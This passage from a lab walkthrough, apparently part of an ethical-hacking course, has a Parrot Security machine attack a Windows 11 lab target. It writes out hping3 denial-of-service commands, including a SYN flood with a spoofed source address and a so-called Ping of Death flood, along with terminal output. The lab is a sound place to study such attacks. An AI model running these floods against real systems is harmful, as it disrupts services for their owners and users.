
16. After analyzing the **I/O Graph**, click **Close** to close the **Wireshark . IO Graphs . Ethernet** window.
17. Close the **Wireshark** main window. If an **Unsaved packets...** pop-up appears, click **Stop and Quit without Saving**.



18. Now, we shall perform a PoD attack on the target system.

19. Now, switch to the **Parrot Security** virtual machine. In the **Terminal** window, type **hping3 -d 65538 -S -p 21 --flood (Target IP Address)** (here, the target IP address is **10.10.1.11 [Windows 11]**) and press **Enter**.

Note: **-d**: specifies data size; **-S**: sets the SYN flag; **-p**: specifies the destination port; and **-flood**: sends a huge number of packets.



```

Applications Places System hping3 -d 65538 -S -p 21 --flood 10.10.1.11 - Parrot Terminal
File Edit View Search Terminal Help
[attacker@parrot]-[~]
$ sudo su
[sudo] password for attacker:
[root@parrot]-[/home/attacker]
# cd
[root@parrot]-[~]
# hping3 -S 10.10.1.11 -a 10.10.1.19 -p 22 --flood
HPING 10.10.1.11 (eth0 10.10.1.11): S set, 40 headers + 0 data bytes
hping in flood mode, no replies will be shown
^C
--- 10.10.1.11 hping statistic ---
151567 packets transmitted, 0 packets received, 100% packet loss
round-trip min/avg/max = 0.0/0.0/0.0 ms
[x]-[root@parrot]-[~]
# hping3 -d 65538 -S -p 21 --flood 10.10.1.11
HPING 10.10.1.11 (eth0 10.10.1.11): S set, 40 headers + 2 data bytes
hping in flood mode, no replies will be shown

```

20. This command initiates the PoD attack on the **Windows 11** machine.


Note: In a PoD attack, the attacker tries to crash, freeze, or destabilize the targeted system or service by sending malformed or oversized packets using a simple ping command.

Note: For example, the attacker sends a packet that has a size of 65,538 bytes to the target web server. This packet size exceeds the size limit prescribed by RFC 791 IP, which is 65,535 bytes. The receiving system's reassembly process might cause the system to crash.


21. **hping3** floods the victim machine by sending bulk packets, and thereby overloading the victim's resources.

22. Switch to the **Windows 11** virtual machine.

